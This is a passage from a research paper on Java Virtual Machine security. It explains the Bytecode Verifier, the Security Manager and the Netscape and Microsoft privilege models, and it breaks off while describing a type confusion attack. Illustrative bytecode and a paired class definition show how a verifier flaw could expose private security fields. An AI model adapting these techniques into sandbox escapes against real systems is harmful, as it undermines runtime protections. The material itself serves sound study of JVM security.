Throughout the use of the `initialized` variable, any potential circumvention of the checks done by the Security Manager's `checkCreateClassLoader` method can be usually caught. This obviously provides additional security protection to the JVM's Class Loader and makes it far more difficult for untrusted code to create fully functional Class Loader objects.

The Bytecode Verifier

The Bytecode Verifier works in a close conjunction with the Class Loader. This component of the Java Virtual Machine is responsible for verifying that class files loaded to Java Runtime have a proper internal structure and that they are consistent with each other. Specifically, Bytecode Verifier checks if the *Code* attribute of loaded *Class* files contain correct *bytecode* instructions and that they do not violate any of the Java type safety rules.

The Bytecode Verifier acts as the primary gatekeeper in the Java security model. It is included in every implementation of the Java Virtual Machine[22]. During its work, Bytecode Verifier makes sure that each piece of bytecode downloaded from the outside fulfills all static and structural constraints imposed on the Java Virtual Machine code. This is especially important as Java Virtual Machine does not have any means to verify whether a given class file was compiled by a decent compiler or not. Every class file is just a sequence of bytes that could be generated by virtually anyone. This means that is could be as well generated by a malicious cracker attempting to compromise JVM's integrity or type safety. But Bytecode Verifier does not only protect against compiler bugs and malicious class files. It is also responsible for making sure that no *bytecode* instruction stream can just crash the Java Virtual Machine itself.

Most of the Bytecode Verifier's work is done during class loading and linking. Due to efficiency reasons, bytecode verification is done only once before a given class is actually loaded into JVM. This is done in order to avoid unnecessarily runtime checks. If bytecode verification of methods code was not done before their actual execution, each single bytecode instruction would have to be verified at runtime. In such a case the overall robustness of a Java application would drastically drop. Also due to efficiency reasons, Bytecode Verifier is usually run only for untrusted classes[23]. This means that system classes loaded from the CLASSPATH defined location are never subject to the bytecode verification process. Such a behavior is caused by the fact that system classes are provided by the vendor of a given JVM implementation, thus they are considered as trusted.

During its work, Bytecode Verifier analyzes the structure of a *Class* file. It takes special attention to the bytecode verification process in which the integrity and safety of the bytecode instruction streams are checked. Whenever a Bytecode Verifier discovers a problem with a class file, it throws an instance of the

[22] This also concerns J2ME ™, which has a simplified version of the Bytecode Verifier implemented in it regardless of the strict constraints that are imposed on the overall KVM size.

[23] This is especially the case for Microsoft, SUN and Netscape's JVM implementations.

`VerifyError` exception. In such a case, class loading process is abnormally interrupted and a given class file is not loaded into the Java Virtual Machine.

All work of a Bytecode Verifier is done in four distinct passes. In pass one, an internal structure of the *Class* file is checked in order to verify whether it is actually safe to parse it. In passes two and three, the bytecode instruction stream of each of the given class' methods is verified. This is done in order to make sure that they adhere to the semantics of the Java programming language and that they are actually type safe. In pass four, the Bytecode Verifier checks whether the symbolically referenced classes, fields and methods actually exist. Pass one of the Bytecode Verifier occurs during class loading. Pass four takes place at runtime during the process of dynamic linking when symbolic references are resolved. Below, we present in a more detail all four passes of the Bytecode Verifier's work.

Pass One

During pass one structural checks on the verified *Class* file are performed. In this pass the Bytecode Verifier checks whether the loaded class file adheres to the *Class* file format. Specifically, it verifies whether the first four bytes of a loaded class contain the right magic number: 0xCAFEBABE. This is done just at the beginning of Class file verification in order to reject the files that are either damaged or are not class files at all. In the next step, Bytecode Verifier checks whether the major and minor version numbers declared in the class file are from the range that is supported by a given JVM implementation. During pass one, the verifier also checks whether the loaded class file is of proper length. This is done by verifying the length and type of each of the individual attribute contained inside the class file. The total length of the class file must be consistent with its internal contents. Loaded class file cannot be truncated nor extended with some extra trailing bytes at the end. All of the information that is defined in a Constant Pool area of the class file must not contain any superficially unrecognizable information.

The goal of pass one is to ensure that the sequence of bytes that supposedly define a new type is in accordance with a definition of the Java class file format, so that it can be further parsed into implementation-specific data structures. This data structures, instead of a binary *Class* file itself, are further used during passes two and three.

Pass Two

Pass two is done after class file is linked. During this pass, semantic checks on type data are primarily performed. Bytecode Verifier looks at each individual component of the class file (method descriptors, field descriptors, etc.) and checks whether it is actually of the declared type. This specifically considers checking method and field descriptors as they contain information about the type of fields and methods' parameters[24]. While checking method and field descriptors, Bytecode Verifier makes sure that they are strings that adhere to the appropriate context-free grammar.

In pass two, Bytecode Verifier also makes some checks that test if a given class does not violate any of the constraints defined in the Java language specification. Specifically, it verifies whether final classes are not subclassed, and that final methods are not overridden. Bytecode Verifier also makes sure that every class (except `java.lang.Object`) has a superclass. Additionally, it checks class' constant pool entries. While doing this, it makes sure that they are actually valid and that all indexes into the constant pool refer to correct entries. For field and method references, Bytecode Verifier checks whether they have valid names, classes, and type descriptors.

In pass two, Bytecode Verifier does not look at the bytecode instruction stream itself. It neither loads any of the other types that are referenced from within the code of a verified class. When it looks at a given field or method reference, it only checks that these items are well formed. It does not bother whether a given field or method actually exists in the given class as this check is done in pass three and four of the verification process.

Pass Three

Pass three of the verification process is the most complex pass of the whole *Class* file verification. During this pass, the *Code* attribute of a given class file is checked. In a consequence, appropriate checks are done for each of the given class' methods. Specifically, the code of each method is verified in order to make sure

[24] Method descriptors are UTF8 strings that define return type, number of parameters and their types for a given method.

that it adheres to the semantics of the Java programming language and that it is actually type safe. The verification process that is used in pass three is primarily based on a data-flow analysis of a bytecode instruction stream. This data-flow analysis is done by modeling the execution of every single bytecode instruction and by simulating every execution path that can actually occur in a code of a given method.

For the purpose of the analysis process, for every bytecode instruction, some extra information with regard to the operand stack and local variables is maintained. This extra information reflects the state of the stack and local variables that occurs at the time of executing a given instruction. This state information records only the types of items that are on the stack or in local variables at a given point in a program. It does not record their actual values, as for the purpose of bytecode verification, there is no need to monitor them. In a result of simulating the execution of a given instruction, Bytecode Verifier modifies the state information of any instruction that can follow the modeled instruction in order to properly reflect the changes made by it. Specifically, Bytecode Verifier appropriately modifies the number and types of items that are on the operand stack and in local variables. As for the instructions that can follow the modeled instructions, they are selected according to their opcode value. In the usual case, only one instruction immediately following a given instruction is selected. However, in the case of conditional transfer control instructions, instructions that are within the exception handler and for some special instructions (*tableswitch, lookupswitch*) there can be more than one of the instructions selected.

Most of the checks Bytecode Verifier does are aimed at detecting any type inconsistencies. This is important since any type inconsistency can usually lead to the type confusion attack and in a result, to the complete compromise of the Java type safety. This is the reason why Bytecode Verifier does such a great deal of tests for that. Specifically, Bytecode Verifier checks that no local variable is accessed unless it is known to contain a value of an appropriate type. For method calls, it verifies whether they are made with the use of appropriate number of arguments and types. The Bytecode Verifier also makes sure that for field assignment operations only the values of compatible types are used. As for the bytecode instructions themselves, Bytecode Verifier make sure that each of them has appropriate types of arguments on the operand stack and in local variables. The proper checks that are done for that depend on a given instruction’s opcode.

During the verification process, the Bytecode Verifier ensures that at any given point in the program, no matter what code path is taken to reach that point, the operand stack contains the same number of items and that they are of the same type. The same considers local variables, which at any given point in the program must contain the same types of arguments. These two requirements are fundamental for maintaining Java type safety and the overall security of JVM. If they were not obeyed, several security problems would arise. One of them considers the situation where the stack heights in a given point of a program are inconsistent. In such a situation the security of some JVM implementations[25] could be at danger due to, at least some theoretical possibility of overflowing the operand stack of a given method. In a result of overflowing the stack and especially its return address (or frame pointer) user code could start running on its own beyond any of the JVM security mechanisms.

There is also another security problem that can arise in a result of ignoring inconsistency of state information in a given point of the method’s code. It occurs in the case when incompatible types are recorded for corresponding stack locations or local variables. In such a situation, user code could easily trick the JVM about what the real type of, for example, an item returned from a given method is. The following code is a good illustration of that:

```
.method public cast2MyType(Ljava/lang/Object;)LMyType;
.limit stack 2
.limit locals 2
    aconst_null
    astore_2
    aconst_null
    ifnonnull l2
```

[25] It seems that this attack can be only performed against these JVMs, which implement *load/store* bytecode instructions with the use of appropriate push/pop operations from a given platform‘s native machine language. This is due to the fact that *load* instructions are the only ones that allow user code to write data to arbitrary stack locations. In the case where stack heights were confused by Bytecode Verifier, a chance that it would not notice that the method stack was overflowed (with the use of different execution paths and consecutive *load* operations) would be also very high.

```
l1:
    aload_1
    astore_2
l2:
    aload_2
    areturn
.end method
```

In this code, there are two execution paths that can be potentially taken. In the first one, conditional branch (from the `ifnonnull` instruction) is made to the `l2` location. This results in a local variable 2 being assigned the *null* value. In the second execution path, the conditional branch is not taken. In a result, *aload/astore* instruction pair is executed and local variable 2 is assigned a value of the `java.lang.Object` type. Thus, at one point of the method code, indicated by label `l2`, the state of local variable 2 can be recorded as *null* or as of the `java.lang.Object` type. The recorded type would be thus dependant on what execution path was taken to reach label `l2`. If the Bytecode Verifier's decision about code safety was only done according to the first execution path and without paying attention to the type inconsistency occurring at label `l2`, type confusion attack could be possible. This is due to the fact that the second execution path could be taken in a result of the actual method's execution. In such a situation the type of the returned object would be completely different from the one declared in a method's descriptor (the object of `java.lang.Object` type is treated as if it was of `MyType`).

The Bytecode Verifier works according to some general bytecode verification algorithm, which was described in the Java Virtual Machine specification. In this algorithm, type information about the state of a modeled Virtual Machine's stack and local variables is maintained. This type information is modified according to the result of modeling the instructions execution.

In the beginning of the verification algorithm, local variables are initialized in such a way so that their values reflect the types of a given method's arguments. For instance methods, local variable 0 always contains the value indicating the type of the current class (`this` pointer). Similarly, variables from 1 to n contain the values corresponding to the types of the method's arguments from 1 to n. As part of the algorithm initialization process, the operand stack is made empty and a "changed" bit is set for the first bytecode instruction of the given method. This bit indicates whether Bytecode Verifier actually needs to look at a given instruction. After doing these initial steps, Bytecode Verifier enters the main loop of the verification algorithm. This loop consists of several steps, which are described in a more detailed way below.

In the first step of the verification loop, a bytecode instruction is selected with its "changed" bit set. If there are no bytecode instructions in the code of a given method whose "changed" bit is set, the verification of a given method is complete. In such a case, Bytecode Verifier assumes that it was successful. In the other case, the verification process continues and the "changed" bit of the selected instruction is turned off.

In the second step of the loop, the effect of executing the selected instruction is modeled on the operand stack and local variables. Several different conditions are taken into account here. If the selected instruction uses values from the operand stack, Bytecode Verifier ensures that there is sufficient number of values on it and that these values are of appropriate types. If this is not the case, the verification process fails and `VerifyError` exception is thrown. If the selected bytecode instruction uses a local variable, Bytecode Verifier makes sure that this variable contains a value of the appropriate type. If this is not the case verification also fails. If the modeled instruction pushes values onto the operand stack, the Bytecode Verifier ensures that there is sufficient room on the operand stack for new values. When modeling the effect of such an instruction, Bytecode verifier adds indicated types to the top of the modeled operand stack. If the selected instruction modifies a given local variable, Bytecode Verifier records that this local variable contains the new type. After this step of the verification algorithm, Bytecode Verifier assumes that all arguments to the selected bytecode instruction are legal. Specifically, it is sure that it adheres to the static and structural constraints on the JVM instructions as defined in Java Virtual Machine specification. Some of these constraints are presented in Appendix A at the end of this paper.

In the third step of the verification loop, Bytecode Verifier determines all successor instructions that can follow the current one. The successor instructions are selected depending on the opcode of a given instruction. If the current instruction is not an unconditional control transfer instruction (for instance *goto*, *return* or *athrow*) its next instruction is selected. For unconditional branch or switch instructions (*tableswitch* and *lookupswitch* instructions) all of its targets are usually selected. If the given instruction is contained within the exception handler, the first instruction of its exception dispatch routine is chosen for the successor. In the case where the successor instruction "falls off" the last instruction of the given method, verification fails and appropriate exception is thrown.

In the last step of the verification loop, the state of the operand stack and local variables at the end of the execution of the current instruction is merged into each of the successor instructions. In the special case of control transfer to an exception handler, the operand stack is set to contain a single object of the exception type indicated by the exception handler information. In any other case, one of the two conditions can occur. If this is the first time the successor instruction has been visited its "changed" bit is set. Additionally, Bytecode Verifier sets the state of the operand stack and local variables of this instruction to the values calculated in the second and third steps of the verification loop, prior to executing the successor instruction.
In the case when the successor instruction has been seen before, the operand stack and local variable values calculated in second and third steps of the verification loop are merged into the values corresponding to its state. The "changed" bit for the successor instruction is also set if any modifications were made to its values in a result of the merge operation. If for any reasons the operand stacks cannot be merged in this step of the verification process, the verification of the method fails.

One of the key issues that must be also explained in order to fully understand the presented verification algorithm is the way in which operand stacks and local variables are actually merged. In order to merge two operand stacks, the number of values on each stack must be identical as well as the types of values on these stacks. There is however one exception to this rule, which states that different object types may appear at corresponding locations on the two stacks if they are object references. In such case, the merged operand stack contains a reference to an instance of the first common superclass (or superinterface) of the two merged object types. Such a reference type always exists because the type `java.lang.Object` is a supertype of all class and interface types.

In order to merge two local variable states, corresponding pairs of local variables are compared. If the two types are not identical, then unless both variables contain reference values, the verifier records that the local variable contains an unusable value. In the case when both local variables contain reference values, the merge state contains a reference to an instance of the first common superclass of the two types.

From the presented bytecode verification algorithm, it can be clearly seen that the Bytecode Verifier does not analyze the bytecode instruction stream according to the actual execution flow. Instead, it makes use of some complex linear analysis of the method’s code.

If the Bytecode Verifier completes data flow analysis on a given method without reporting a failure then that method is considered to be safe to execute. And because the third pass of bytecode verification process is also the last one, the class file can be loaded into Java Virtual Machine without any fear that it contains malicious code.

Pass Four
Pass four of the class verification process is actually the virtual pass that takes place at runtime during the process of dynamic linking. In pass four, symbolic references contained in a class file are resolved into direct references. While resolving a symbolic reference from one class to the other, Java Virtual Machine always makes sure that the resolved reference is correct. Specifically, for class references it checks whether a referenced class actually exists. For field references, it checks whether a referenced field exists in the given class and that it is of the type indicated by the reference. For method references, Java Virtual Machine also makes sure that they are made to methods that actually exist and that the type descriptor of a given method is compatible with the one indicated by a reference. Additionally, for all reference types, proper checks are done in order to verify whether the referenced class, field or method can be actually accessed from within the referencing class.

The process of resolving a given reference is done by the JVM upon encountering one of the special bytecode instructions. This specifically concerns field access (*getfield, putfield, getstatic, putstatic*) and method invocation instructions (*invokevirual, invokestatic, invokespecial*).

When Java Virtual Machine encounters a reference to a given external class for the first time, it finds the class being referenced and replaces the symbolic reference with a direct reference (such as a pointer or offset, to the class, field, or method). JVM remembers the direct reference, so if a given class is encountered once again, it can be immediately uses again without wasting time for resolving the symbolic reference. During the process of resolving symbolic references it might turn out that the class being referenced needs to be loaded. In such a case, the referenced class is loaded by the Bytecode Verifier to JVM, but its existence is not revealed until its first direct use is made.

When the Java virtual machine cannot successfully resolve a given symbolic reference because for example the class cannot be loaded or it exists but doesn't contain the referenced field or method, the Bytecode Verifier throws an error.

Security Manager

The Security Manager is one of the most security critical components of the Java Virtual Machine. It is a special Java object that is primarily responsible for guarding security policies for Java applications. In particular, Security Manager protects the boundaries of the applet *sandbox* – it monitors all potentially unsafe calls to the native operating system that are made by an applet and decides whether they should be allowed or denied according to the currently installed security policy.

The Security Manager is in charge for the entire lifetime of a Java application. It is always consulted before any potentially dangerous operation is requested by a Java application. For the purpose of enforcing a given security policy, Security Manager implements appropriate "check" methods. Every "check" method is provided for a specific, potentially unsafe operation. Among others, there are "check" methods dedicated for verifying whether file system (checkRead, checkWrite), network (checkListen, checkConnect, checkAccept) or thread (checkAccess) resources are accessed with accordance to currently installed security policy. The specific implementation of a Security Manager's "check" methods actually define a security policy for a Java application. In the applet's case the "check" methods of the Security Manager are in fact responsible for enforcing the applet *sandbox* security restrictions.

The Java API is constructed in such a way, so that appropriate security policy is always enforced. This is done as a result of properly encoding Security Manager checks into Java API classes. The way Security Manager checks are used, usually follows the same scheme: they are always done before potentially unsafe code parts are actually executed. The example implementation of `mkdir` method from the `java.io.File` class is a good illustration for that:

```
public boolean mkdir() {
  SecurityManager securitymanager = System.getSecurityManager();
        if(securitymanager != null)
            securitymanager.checkWrite(path);
        return mkdir0();
 }
```

Whenever a call to `mkdir` method is made, first a reference to currently installed Security Manager is obtained. If Java application does not have a Security Manager set, there is no need to do any security checks before potentially unsafe operation. This is definitely not the case for applets, which always have Security Manager set. In this example, a call to the Security Manager's `checkWrite` method is made in order to verify whether the `mkdir` operation is allowed for the caller's class. If the security policy implemented by the installed Security Manager allows for the write operation on a given file system path, the `checkWrite` method returns normally and the `mkdir` method continues. But if for any reasons, the requested action is denied by the Security Manager, an appropriate security exception is thrown from the `checkWrite` method. Throwing an exception causes that the execution of the `mkdir` method is immediately aborted. The implication of such a behavior is that the call to private native `mkdir0` method is never taken if it is not allowed by the security policy of the currently installed Security Manager.

Almost all Security Manager's checks that are implemented in the Java API classes follow the same procedure. They are always placed before potentially unsafe operation. The actual operation that is protected by them is usually a private native method that has a capability of calling potentially unsafe functionality of the underlying operating system. If the requested action is denied by the Security Manager's security policy, the execution of the given method is abnormally aborted and appropriate security exception is thrown. But if there are no restrictions imposed on performing the requested action, the Security Manager's "check" method returns normally to the caller and execution of potentially unsafe operation continues.

There are also some actions that are not actually protected by the Security Manager regardless of the security policy it implements. These specifically concerns memory allocation and thread creation actions. As the security manager does not enforce any limits on the amount of allocated memory or the number of threads that can be created by an applet, potential possibility to perform a *Denial of Service* attack could be seen here. But due to current implementations of modern operating systems, and specifically their support for ulimit/rlimit mechanisms, such an attack aimed at the resource exhaustion does not actually seem to be a real threat.

One more thing that should be also cleared out here is that Security Managers cannot protect Java Runtime from malicious actions done in the native method itself. This is due to the way Security manager works and the fact that it is only able to enforce security policy at the Java classes' level, not the native operating system level. The other reason for also stems from the fact that in Java, native methods are treated as fully trusted, thus there is no reason to protect them.

Application or a web browser can only have one security manager. This assures that all access checks are made by a single Security Manager which enforces a single security policy. In addition to the "check" methods, Security Manager also has some other methods that allow to determine if a given request is being made either directly or indirectly from a class loaded by a given class loader object. Such functionality gives the possibility to implement quite flexible security policies regardless of the requirement for one Security Manager object. Such security policies can for example vary depending on which class loader loaded the classes making the request to the Security Manager.

Security Manager objects are subclasses of the abstract `java.lang.SecurityManager` class. Like it was the case for Class Loader objects, Security Managers can not be implicitly created by untrusted code and in particular by applets. The protection mechanism that enforces this is however differently implemented by each JVM vendor. In the case of JVM implementation from SUN[26], the same protection mechanism is used for `java.lang.SecurityManager` as in the Class Loader's case. In a constructor of the `java.lang.SecurityManager` class, a call to the `checkCreateSecurityManagerAccess` method of the Security Manager class (!) is made:

```
protected SecurityManager() {
  initialized = false;
  if(security != null)
       security.checkCreateSecurityManagerAccess(1);
  initialized = true;
 }
```

But, as it can be seen from the above, the call to `checkCreateSecurityManagerAccess` is only made if there is already appropriate Security Manager set for current Java application. If it is not the case, no Security Manager exists that can be consulted before performing potentially unsafe operations. In such a case, new Security Manager objects can be created without any restrictions. Also, similarly to the way `java.lang.ClassLoader`'s `<init>` method is constructed, in SUN's implementation of the `java.lang.SecurityManager`'s constructor, the call to `checkCreateSecurityManagerAccess` method is also enclosed by two assignment operations on a private field variable that keeps track of the Security Manager's initialization state. This variable is always verified before any security relevant functionality of the Security Manager class is provided to the calling class. This is done in order to ensure that Security Manager initialization has been properly completed.

Microsoft in their implementation of the `java.lang.SecurityManager` class does not implicitly protect Security Managers object when it comes to their creation:

```
protected SecurityManager() {
}
```

But it does not necessarily mean that user-defined Security Managers can be installed in the Java application. Apart from employing the same checks as SUN that prevent from changing/reinstalling current Security Manager, Microsoft also does some additional checks in the static `setSecurityManager` method of the

[26] It should be noted that Java Virtual Machine used in Netscape Communicator is primarily based on SUN Microsystems' implementation.

java.lang.System class. Specifically, these additional checks include a call to native validateSecurityManager method on a to be installed Security Manager object, before it gets actually set for the application.

The Security Manager can be also set only once during the applet lifetime and this can be only done with the use of the aforementioned static setSecurityManager method of the java.lang.System class. Once set, Security Manager cannot be replaced, changed or extended. Upon startup, Java applications do not have any Security Manager installed. This means that no restrictions are imposed on the activities they can perform. However this is not true for applets as appropriate Security Manager is always installed for them by a web browser upon the Java Virtual Machine startup. The Security Manager that is set in this case is very specific - it enforces security policy of the applet *sandbox.* The implementation of such an applet Security Manager varies from one vendor to the other. Only the functionality exposed by applet Security Managers that come from different JVM/web browser vendors is always the same. The actual implementation is usually different. But this is in accordance to the Java language specification, which only defines what functionality java.lang.SecurityManager class should implement – it does not define any requirements with regard to its actual implementation.

Netscape Communicator[27] uses netscape.security.AppletSecurity class as a base implementation for its applet Security Manager. In this class, access control checks are implemented with the use of extended capabilities model. By default, Netscape Communicator uses 30 different capabilities that reflect different privileges needed for performing potentially unsafe operations from within a Java application. Whenever a potentially unsafe operation is requested by an applet, appropriate check for the corresponding privilege is done in a corresponding "check" method of the AppletSecurity class. In order to allow the requested action, appropriate privilege must be both explicitly granted and enabled for the requesting code. In the case when the required privilege is neither granted nor enabled to the application code at the time of doing Security Manager's access check, the requested action is denied.

The term "enabled privilege" requires some additional explanation here. In Netscape Communicator privileges are always enabled for a given scope. Specifically, they are only enabled for the current stack frame of a class that called appropriate privilege enabling method (in particular, enablePrivilege method of the netscape.security.PrivilegeManager class). Such a scoped approach to privileges was introduced in Netscape Communicator 4.0[28] along with a stack inspection mechanism. In this mechanism, every Java frame has a principal object associated with it which is implemented by the netscape.security.Principal class. Principals represent a person, organization or any other entity that may have the right to take or authorize potentially unsafe actions[29] attempted by an applet. With each principal object, a table of permissions representing specific access types to system resources is associated. Netscape Communicator uses a global (static) object of the netscape.security.PrivilegeManager class for keeping information about what permissions are granted to the given principal and what is their status (enabled or disabled). In Netscape Communicator, permissions table is implemented as a hash table that stores associations between instances of netscape.security.Target and netscape.security.Privilege classes. The first class represents different permissions for potentially unsafe operations, the second one stores information about the status of its associated permission and the time for which it is valid.

In Netscape Communicator, all system classes are considered to be trusted and they have the so called system principal associated with them. Because any class loaded through an applet Class Loader is by default untrusted, such a class is assigned untrusted codebase principal appropriately to a given class' origin. Contrary to the system principal which has all permissions granted (but not necessarily enabled), codebase principal usually has empty permissions table associated with it.

In Netscape Communicator access checks are made according to the stack inspection algorithm. In this algorithm, a given frame on the caller's stack is checked for the specified permission whenever any of the Security Manager's "check" methods is invoked. By using privileges along with a stack inspection

[27] Whenever Security Manager implementation of Netscape Communicator is mentioned in this document we refer to Netscape Communicator 4.x web browser and the so called Netscape Security Model.
[28] It has been also used in Microsoft's Internet Explorer 4.0 and SUN's Java Development Kit 1.2.
[29] In particular, such entities like programs or cryptographic keys can be used as principals.

mechanism, the threat of escaping the applet *sandbox* through exploitation of some potentially vulnerable system class is drastically minimized in Netscape Communicator. This is due to the fact that exploitation of a vulnerable code would have to meet two specific requirements of which one seem to be impossible to fulfill. The first requirement states that the actual exploitation of the vulnerable class must occur in a time window, when privileged code is actually executed. This time window is usually indicated by proper privilege enabling and disabling operations. The second requirement considers the stack frame usage. Specifically, it states that the exploit code must be executed at the same stack frame as the exploited code part in order to impersonate it (make use of its privileged principal and a set of privileges that were granted to it). And this second requirement is obviously impossible to fulfill at the Java classes' level. This is due to the fact that a given attack method *B* that has been invoked from a privileged method *A* will never run on the same stack frame as *A* does.

Microsoft also uses stack inspection and privileges for performing access check decisions in their implementation of the Security Manager. The base class that is used for that purpose is `com.ms.security.StandardSecurityManager.` Microsoft's implementation of the applet Security Manager is actually very similar to the Netscape's one. The only difference lies in the classes that are used by it. Specifically, principals are implemented with the use of `java.security.Principal` class, sets of privileges with the use of `com.ms.security.PermissionSet` class and single privileges are represented by the `com.ms.security.PermissionID` class. Contrary to the Netscape's implementation of privileges, where each separate privilege is represented by a unique Target class, in Microsoft's implementation privileges are classified on a two level basis. Specifically, Microsoft's privileges are divided into a small set of privileges that represent some general categories of access to resources like network, file io, property and user interface access. The actual type of access is encoded within a given privilege. For example, `PermissionID.FILEIO` privilege can represent read or write access type to a local file system depending on whether READ or WRITE access type specifier is encoded into it.

In Microsoft's implementation of the `com.ms.security.StandardSecurityManager` class, whenever a given access check is made, appropriate call to the static `checkPermission` method of a `com.ms.security.PolicyEngine` class is made. The role of this class is similar to the Netscape's Privilege Manager. It provides proper functionality for dealing with principals and privileges. Specifically it allows making proper associations between them, to enable or disable privileges or to simply check whether a given privilege is enabled for a given stack frame. By default, user defined classes have empty permission sets associated with them. This is in contrary to system classes which are considered to be trusted, thus they usually have `PermissionID.SYSTEM` assigned to them.

The stack inspection that is used both in Netscape Navigator and Internet Explorer web browsers usually follows the same procedure. Whenever the access check for a given privilege is made, proper "check" method of the currently installed Security Manager object is invoked. For Netscape Navigator the usual call sequence that is generated in a result of the "check" method invocation looks similar to the following:

```
frame 0      potentially vulnerable method
frame 1      secMgr.checkXXX(String)
frame 2      secMgr.checkXXX(String,i=2)
frame 3      privMgr.isPrivilegeEnabled(Target,i+1=3)
frame 4      privMgr.isPrivilegeEnabled(atarget,i+1=4, null)
frame 5      privMgr.checkPrivilegeEnabled(atarget,i+1=5, obj, false)
```

In this example, a second call to Security Manager's `checkXXX` method has an integer value of 2 passed in one of its parameters. This value indicates the number of a stack frame preceding the current frame that must be checked for a given privilege. The privilege that is checked is passed to the `isPrivilegeEnabled` method as a proper `Target` object value. This privilege is passed as a table of values to the `checkPrivilegeEnabled` method. The value of 2 is usually passed to `checkXXX` method to indicate that a frame that is 2 frames before the current one should be checked for proper privileges. In the example, this is the frame 0 that will be checked. This frame usually belongs to the code of a potentially vulnerable method that calls Security Manager's functionality to let it make the decision whether a given action performed by its code can be actually allowed. The method that does the actual checking for privileges is the native `checkPrivilegeEnabled` method of the Netscape's Privilege Manager object.

In the case of Microsoft Explorer, the situation is almost identical to the presented above. The call sequence that is generated in a result of the “check” method invocation is usually similar to the following one:

```
frame 0      potentially vulnerable method
frame 1      secMgr.checkXXX(String)
frame 2      secMgr.chk(PermissionID, null, aclass, i=2)
frame 3      policyEng.checkCallersPermission(PermissionID,         Object,
             aclass, i+1=3)
frame 4      policyEng.shallowCheck(PermissionID, null, aclass, i+1=4)
```

In Microsoft’s case, the number of a frame that is to be checked for privileges is indicated by a proper int value, which is passed to the Security Manager’s `chk` method. From within the Security Manager’s “check” method, Policy Engine’s `checkCallersPermission` method is invoked. This method further calls native `shallowCheck` method, in which the actual verification for privileges is made.

Although Microsoft implementation of the applet Security Manager uses the same access control mechanism as Netscape does, there are however many differences between them. In the table from Appendix B we gathered all “check” methods of the Security Manager API along with their descriptions and some details regarding specific vendor implementation. From that table it can be clearly seen that Netscape’s implementation of the Security Manager is far more complex than the Microsoft’s one. As security does not usually go with complexity, there is a high probability that Netscape’s Security Manager’s implementation contains security vulnerabilities. But whether this is actually the case will be presented further in this document.

Attack techniques

In this chapter several attack techniques that can be performed against Java Virtual Machine are presented. Specifically, type confusion and class spoofing attacks are described. It should be noted that each of the presented attack techniques requires that a given security vulnerability exists in a target JVM implementation. As the attacks cannot be performed without the use of a given security vulnerability, they should be rather considered as JVM vulnerabilities' exploitation techniques.

The attack techniques presented in this chapter are mostly known and have been discussed before in the literature. We include them in this paper to make it more complete and because they are necessary to understand the impact of some security vulnerabilities discussed further in this document.

Type confusion attack

In Java the type of data used in any operation must be explicitly defined and must adhere to the types of operands that are valid for a given operation. This behavior results from the fact that Java is a type safe language. And due to this Java type safety feature, any type conversion between data items of a different type must be done in Java in an implicit way. This can be specifically accomplished with the use of one of the special instructions that are dedicated for the purpose.

There are several instructions in Java bytecode language that can be used for converting data from one type to the other. In the case of primitive types (byte, short, int, long, float, double), appropriate *x2y* instruction can be used for that purpose. In such a case, *x* denotes the type of a source operand and *y* the type to which the actual conversion is made. The following values can be used for *x* and *y*:

- *b* to denote the `byte` type,
- *c* to denote the `char` type,
- *s* to denote the `short` type,
- *i* to denote the `int` type,
- *d* to denote the `double` type,
- *f* to denote the `float` type.

But not every possible combination of *x* and *y* can be used as JVM implements only *i2b, i2c, i2d, i2f, i2l, i2s, l2i, l2f, l2d, f2i, f2l, f2d, d2i, d2l, d2f* in its instruction set.

The value obtained in a result of some of conversion operations might not necessarily correspond to the converted value. This is due to the fact that during conversion of primitive types one of the following two conditions can take place:

- widening primitive conversion in which information about the sign or order of magnitude of a numeric value is not lost. In the case of this conversion, the numeric value is preserved exactly.
- narrowing primitive conversion in which information about the sign or order of magnitude of a numeric value is lost.

In order to perform some more complex type conversions, specifically between differently typed object references, Java *checkcast* instruction must be used. This instruction checks whether a given object reference provided in the instruction's argument can be cast to the given class, array, or interface type (also specified in the instruction's argument). In a result of successful execution of the *checkcast* instruction, the information about a type of object reference provided as its argument is changed to reflect that it is of the new type. The following piece of code is a good illustration of how it is actually done:

```
.method public cast2MyType(Ljava/lang/Object;)LMyType;
.limit stack 2
.limit locals 2
    aload_1
    checkcast LMyType
    areturn
.end method
```

This code simply converts the value of `java.lang.Object` type to the value of `MyType`. If the type conversion is allowed the reference of the object loaded onto the stack is converted into the `MyType` type. In a result of the conversion operation no actual change is made either to the reference value or to the referenced object itself. This is due to the nature of the operation of the *checkcast* instruction, which throws proper exception if the given cast operation cannot be performed.

The following rules are used by the *checkcast* instruction in order to determine whether the conversion of an object reference of a given type *S* to the given type *T* is allowed. Specifically, the cast is allowed if either:

- *S* and *T* are ordinary (non-array) class types then *S* must be the same class as *T*, or a subclass of *T*.
- *T* is an interface type, then *S* must implement interface *T*. *S* cannot be an interface type, because there are no instances of interfaces, only instances of classes and arrays.
- *S* is a class representing the array of components of type *SC*, then it can be cast to class *T* only if *T* is of the `java.lang.Object` type.
- *T* is also an array of components of type *TC*, then *TC* and *SC* must be the same primitive types or in the case where they are reference types, type *SC* can be cast to *TC* with the use if this rules.

The *checkcast* operation throws an exception if the object reference is null or the cast to the given class, array, or interface type cannot be performed. In such a case, `ClassCastException` is thrown. If the reference to the target class cannot be resolved, appropriate linking exception is also signaled.

There is also one more instruction in the JVM *bytecode* instruction set that can be used to determine whether an object reference can be cast to the given type. Specifically, this is the *Instanceof* instruction. Its operation is similar to the *checkcast* instruction except that it does not perform the actual type conversion. Instead it returns information about whether a given conversion can be performed or not.

Most of the checks with regard to type safety of the Java *bytecode* instructions are done by the Bytecode Verifier. Therefore, no type safety checks are required during runtime. This specifically considers type conversion, method invocation and field access instructions. The only exceptions to this are array access instructions for which proper checks are always done during *bytecode* verification process as well as in runtime.

The type confusion condition occurs in a result of a flaw in one of the Java Virtual Machine components, which creates the possibility to perform cast operations from one type to any unrelated type in a way that violates the Java type casting rules. As Bytecode Verifier is primarily responsible for enforcing type safety of Java programs, a flaw in this component is usually the cause of most of the type confusion based attacks.

A type confusion condition can be exploited to perform a type confusion attack. In this attack, a possibility to perform a cast from one type to the other is exploited in order to circumvent the protection of classes, fields or methods.

In typical type confusion attack two classes are usually used that have identical definitions with regard to field names and their types, but different access scope identifiers of the corresponding fields. An example definition of two such classes is presented below:

```
public Class Original {
  private boolean initialized;
  private Security sec;
}

public Class fakeOriginal {
  public boolean initialized;
  public Security sec;
}
```

Now, let’s assume that there exists a flaw in one of the JVM components that allow performing cast operation from type `Original` to `fakeOriginal:`

```
fakeOriginal=cast2fakeOriginal(org);
```

